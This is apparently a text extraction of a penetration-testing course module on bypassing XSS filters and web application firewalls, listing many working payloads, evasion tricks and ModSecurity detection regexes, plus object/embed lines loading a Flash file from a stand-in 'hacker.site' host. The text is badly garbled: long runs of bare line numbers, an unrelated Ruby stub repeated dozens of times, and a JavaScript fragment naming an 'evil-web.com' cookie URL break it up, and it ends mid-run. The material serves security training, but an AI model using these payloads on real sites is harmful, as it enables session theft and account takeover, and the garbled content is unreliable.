

Web Application Penetration Testing eXtreme

v2

XSS Filter Evasion and WAF Bypassing

Section 01 | Module 04

© Caendra Inc. 2020
All Rights Reserved

Table of Contents

MODULE 04 | XSS FILTER EVASION AND WAF BYPASSING

4.1 Introduction

4.2 Bypassing Blacklisting Filters

4.3 Bypassing Sanitization

4.4 Bypassing Browser Filters



Learning Objectives

In the first module we covered **filtering basics**, a set of controls that can be implemented at different layers to protect web applications.

In this module, we are going to study some evasion techniques to fool weakest rules and obtain working **XSS bypass vectors**.

Introduction



4.1 Introduction

Over the years, many security researchers have developed guides and cheat sheets to help security professionals in testing Cross-Site Scripting flaws.

The most notorious was created by RSnake and is called "*XSS Filter Evasion Cheat Sheet*" and was later **donated to OWASP**. Another interesting project is **HTML5 Security Cheatsheet** by Cure53.

4.1 Introduction

In this module, we are not going to analyze the vectors one by one that are reported in the cheat sheet, but rather detect which of them are possible scenarios we may run into and see how to overcome them.

The most common scenarios you will come across are:

1. The XSS vector is blocked by the application or something else
2. The XSS vector is sanitized
3. The XSS vector is filtered or blocked by the browser

WAPT

Bypassing Blacklisting Filters



4.2 Bypassing Blacklisting Filters

Due to ease of installation, filters in blacklist mode are the most common. Their goal is to detect specific patterns and prevent malicious behaviors. It is all a matter of "**patterns**", the more accurate they are the more often they will prevent attacks.

4.2.1 Injecting Script Code

The `<script>` tag is the primary method which can be used to execute client-side scripting code such as JavaScript.

It was designed for this purpose, and of course, this is the first vector that most filters block.

```
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

4.2.1.1 Bypassing Weak `<script>` Tag Banning

It may happen that the filters are weak, and do not cover all the possible cases, making them bypassable.

The following examples are just few bypasses for weak rules.

```
20 def filter_candidate(candidate)
21   # Filter out candidates that are not in the experiment
22   # @param candidate: the Experiment candidate
23   # @return: an array of Observations, or nil
24   # @example: filter_candidate('control')
25   # @example: filter_candidate('candidate')
26   # @example: filter_candidate('candidate')
27   # @example: filter_candidate('candidate')
28   # @example: filter_candidate('candidate')
29   # @example: filter_candidate('candidate')
30   # @example: filter_candidate('candidate')
31   # @example: filter_candidate('candidate')
32   # @example: filter_candidate('candidate')
33   # @example: filter_candidate('candidate')
34   # @example: filter_candidate('candidate')
35   # @example: filter_candidate('candidate')
36   # @example: filter_candidate('candidate')
37   # @example: filter_candidate('candidate')
38   # @example: filter_candidate('candidate')
39   # @example: filter_candidate('candidate')
40   # @example: filter_candidate('candidate')
41   # @example: filter_candidate('candidate')
42   # @example: filter_candidate('candidate')
43   # @example: filter_candidate('candidate')
44   # @example: filter_candidate('candidate')
45   # @example: filter_candidate('candidate')
46   # @example: filter_candidate('candidate')
47   # @example: filter_candidate('candidate')
48   # @example: filter_candidate('candidate')
49   # @example: filter_candidate('candidate')
50   # @example: filter_candidate('candidate')
51   # @example: filter_candidate('candidate')
52   # @example: filter_candidate('candidate')
53   # @example: filter_candidate('candidate')
54   # @example: filter_candidate('candidate')
55   # @example: filter_candidate('candidate')
56   # @example: filter_candidate('candidate')
57   # @example: filter_candidate('candidate')
58   # @example: filter_candidate('candidate')
59   # @example: filter_candidate('candidate')
60   # @example: filter_candidate('candidate')
61   # @example: filter_candidate('candidate')
62   # @example: filter_candidate('candidate')
63   # @example: filter_candidate('candidate')
64   # @example: filter_candidate('candidate')
65   # @example: filter_candidate('candidate')
66   # @example: filter_candidate('candidate')
67   # @example: filter_candidate('candidate')
68   # @example: filter_candidate('candidate')
69   # @example: filter_candidate('candidate')
70   # @example: filter_candidate('candidate')
71   # @example: filter_candidate('candidate')
72   # @example: filter_candidate('candidate')
73   # @example: filter_candidate('candidate')
74   # @example: filter_candidate('candidate')
75   # @example: filter_candidate('candidate')
76   # @example: filter_candidate('candidate')
77   # @example: filter_candidate('candidate')
78   # @example: filter_candidate('candidate')
79   # @example: filter_candidate('candidate')
80   # @example: filter_candidate('candidate')
81   # @example: filter_candidate('candidate')
82   # @example: filter_candidate('candidate')
83   # @example: filter_candidate('candidate')
84   # @example: filter_candidate('candidate')
85   # @example: filter_candidate('candidate')
86   # @example: filter_candidate('candidate')
87   # @example: filter_candidate('candidate')
88   # @example: filter_candidate('candidate')
89   # @example: filter_candidate('candidate')
90   # @example: filter_candidate('candidate')
91   # @example: filter_candidate('candidate')
92   # @example: filter_candidate('candidate')
93   # @example: filter_candidate('candidate')
94   # @example: filter_candidate('candidate')
95   # @example: filter_candidate('candidate')
96   # @example: filter_candidate('candidate')
97   # @example: filter_candidate('candidate')
98   # @example: filter_candidate('candidate')
99   # @example: filter_candidate('candidate')
100  # @example: filter_candidate('candidate')
```



4.2.1.1 Bypassing Weak <script> Tag Banning

`<ScRiPt>alert(1);</ScRiPt>` ← Upper- & Lower-case characters

`<ScRiPt>alert(1);` ← Upper- & Lower-case characters, without closing tag

`<script/random>alert(1);</script>` ← Random string after the tag name

`<script` ← Newline after the tag name

`>alert(1);</script>`

`<scr<script>ipt>alert(1)</scr<script>ipt>` ← Nested tags

`<scr\x00ipt>alert(1)</scr\x00ipt>` ← NULL byte (IE up to v9)

4.2.1.2 ModSecurity > Script Tag Based XSS Vectors Rule

For example, this is how ModSecurity filters the `<script>` tag:

SecRule ARGS

```
"(?i)(<script[^>]*>[\s\S]*?</script[^>]*>|<script[^>]*>[\s\S]*?</script[[\s\S]]*[\s\S]|<script[^>]*>[\s\S]*?</script[\s]*[\s]|<script[^>]*>[\s\S]*?</script|<script[^>]*>[\s\S]*?)" [continue]
```

4.2.1.2 ModSecurity > Script Tag Based XSS Vectors Rule

Clearly, this is not the only way we have to inject script code.

There are several alternatives in which it is possible to run our code, such as different HTML tags and related event handlers.

4.2.1.3 Beyond <script> Tag...Using HTML Attributes

```
<a href="javascript:alert(1)">show</a>
```

```
<a href="data:text/html;base64,PHNjcm1wdD5hbGVydCgxKTwvc2NyaXB0Pg==">show</a>
```

```
<form action="javascript:alert(1)"><button>send</button></form>
```

```
<form id=x></form><button form="x" formaction="javascript:alert(1)">send</button>
```

4.2.1.3 Beyond <script> Tag...Using HTML Attributes

```
<object data="javascript:alert(1)">
```

```
<object data="data:text/html,<script>alert(1)</script>">
```

```
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTWvc2NyaXB0Pg==">
```

```
<object data="//hacker.site/xss.swf">
```

```
<embed code="//hacker.site/xss.swf" allowscriptaccess=always>
```

Here is a tiny tool <https://github.com/evilcos/xss.swf>

4.2.1.4 Beyond <script> Tag...Using HTML Events

Events are the way that HTML DOM adds interactivity between the website and its visitors; this happens simply by executing the client-side code (e.g., JavaScript).



4.2.1.4 Beyond <script> Tag...Using HTML Events

Almost all event handlers identifier start with **on** and are followed by the name of the event. One of the most used is **onerror**:

```
<img src=x onerror=alert(1)>
```

But, there are many other events.

4.2.1.4 Beyond <script> Tag...Using HTML Events

Below are some HTML 4 tags examples:

```
<body onload=alert(1)>
```

```
<input type=image src=x:x onerror=alert(1)>
```

```
<isindex onmouseover="alert(1)" >
```

```
<form oninput=alert(1)><input></form>
```

```
<textarea autofocus onfocus=alert(1)>
```

```
<input oncut=alert(1)>
```

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

4.2.1.4 Beyond <script> Tag...Using HTML Events

Below are some HTML 5 tags examples:

<svg onload=alert(1)>

<keygen autofocus onfocus=alert(1)>

<video><source onerror="alert(1)">

<marquee onstart=alert(1)>

```
1 // Global variables
2
3 // Global constants
4 const URL = "https://www.evil-web.com";
5 const COOKIE_NAME = "cookies";
6
7 // Global functions
8
9 // Global objects
10
11 // Global arrays
12
13 // Global strings
14
15 // Global regex
16
17 // Global functions
18
19 // Global objects
20
21 // Global arrays
22
23 // Global strings
24
25 // Global regex
26
27 // Global functions
28
29 // Global objects
30
31 // Global arrays
32
33 // Global strings
34
35 // Global regex
36
37 // Global functions
38
39 // Global objects
40
41 // Global arrays
42
43 // Global strings
44
45 // Global regex
46
47 // Global functions
48
49 // Global objects
50
51 // Global arrays
52
53 // Global strings
54
55 // Global regex
56
57 // Global functions
58
59 // Global objects
60
61 // Global arrays
62
63 // Global strings
64
65 // Global regex
66
67 // Global functions
68
69 // Global objects
70
71 // Global arrays
72
73 // Global strings
74
75 // Global regex
76
77 // Global functions
78
79 // Global objects
80
81 // Global arrays
82
83 // Global strings
84
85 // Global regex
86
87 // Global functions
88
89 // Global objects
90
91 // Global arrays
92
93 // Global strings
94
95 // Global regex
96
97 // Global functions
98
99 // Global objects
100
```

4.2.1.4 Beyond <script> Tag...Using HTML Events

From a defensive point of view, the solution is to filter all the events that start with **on*** in order to block this injection point.

This is a **very common** regex you might find used widely:
(on\w+\s*=)

4.2.1.4 Beyond <script> Tag...Using HTML Events

So, we have an "upgrade":

(?i)([\\s\\\"'` ; \\0-9\\=]+on\\w+\\s*=)

But there is still a problem. Some browsers convert the **control character** to a space, thus the `\\s` meta-character is not enough to cover all possible characters.

4.2.1.4 Beyond <script> Tag...Using HTML Events

Here are some bypasses:

Works in all browsers except Safari

<svg onload%09=alert(1)>

<svg %09onload=alert(1)>

<svg %09onload%20=alert(1)>

<svg onload%09%20%28%2C%3B=alert(1)>

<svg onload%0B=alert(1)>

IE only

```
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

4.2.1.4 Beyond <script> Tag...Using HTML Events

Thanks to Masato Kinugawa, we have a first list of control characters allowed between the event name attribute (e.g. **onload**) and the equal sign (=) character, or just before the event name:

IE Explorer = [0x09, 0x0B, 0x0C, 0x20, 0x3B]

Chrome = [0x09, 0x20, 0x28, 0x2C, 0x3B]

Safari = [0x2C, 0x3B]

Firefox = [0x09, 0x20, 0x28, 0x2C, 0x3B]

Opera = [0x09, 0x20, 0x2C, 0x3B]

Android = [0x09, 0x20, 0x28, 0x2C, 0x3B]

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```


4.2.1.4 Beyond <script> Tag...Using HTML Events

Browsers, however, are in continuous evolution; therefore, some of the characters allowed may not work anymore. So, on Shazzer Fuzz DB, Gareth Heyes has created two fuzzer tests:

- **Characters allowed after attribute name**
- **Characters allowed before attribute name**

You can run it in your browser or view the results of browsers already scanned.

4.2.1.4 Beyond <script> Tag...Using HTML Events

To date, a valid regex rule should be the following:

```
(?i)([\\s\\\"'` ;\\|0-9\\=\\x00\\x09\\0A\\x0B\\x0C\\0x0D\\x3B\\x2C  
\\x28\\x3B]+on\\w+[\\s\\x00\\x09\\0A\\x0B\\x0C\\0x0D\\x3B\\x2C\\x28\\x3  
B]*?=?)
```

4.2.2 Keyword Based Filters

Other obstacles that a signature-based filter may introduce are focused on preventing the executing of scripting code by blocking the use of certain keywords, for example: **alert**, **javascript**, **eval**, etc...

Let's now look at some "**alternatives**" you may use to bypass these types of filters. Remember, some encoding and obfuscation techniques were introduced in **Module 1**, if you need just go back and check again.

```
22
23
24 @experiment = the Experiment
25 @observations = an array of Observations
26 @control = the control Observation
27
28 def initialize(experiment, observations = [], control = nil)
29
30   @experiment = experiment
31   @observations = observations
32   @control = control
33   @candidates = observations - [control]
34   evaluate_candidates
35
36   freeze
37
38   @control
39   experiment.context
40
41   @experiment_name
42   experiment.name
43   def initialize
44     @candidates = observations - [control]
45     evaluate_candidates
46   end
47
48   @script_result = 1.1
```

4.2.2.1 Character Escaping

JavaScript allows various character escape types that provide us the ability to execute the code instead of being interpreted as literal form.

For the following examples, let's suppose we need to bypass a filter that blocks the `alert` keyword. We are ignoring, for a second, that there are other alternatives (see: `prompt`, `confirm`, etc.).

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
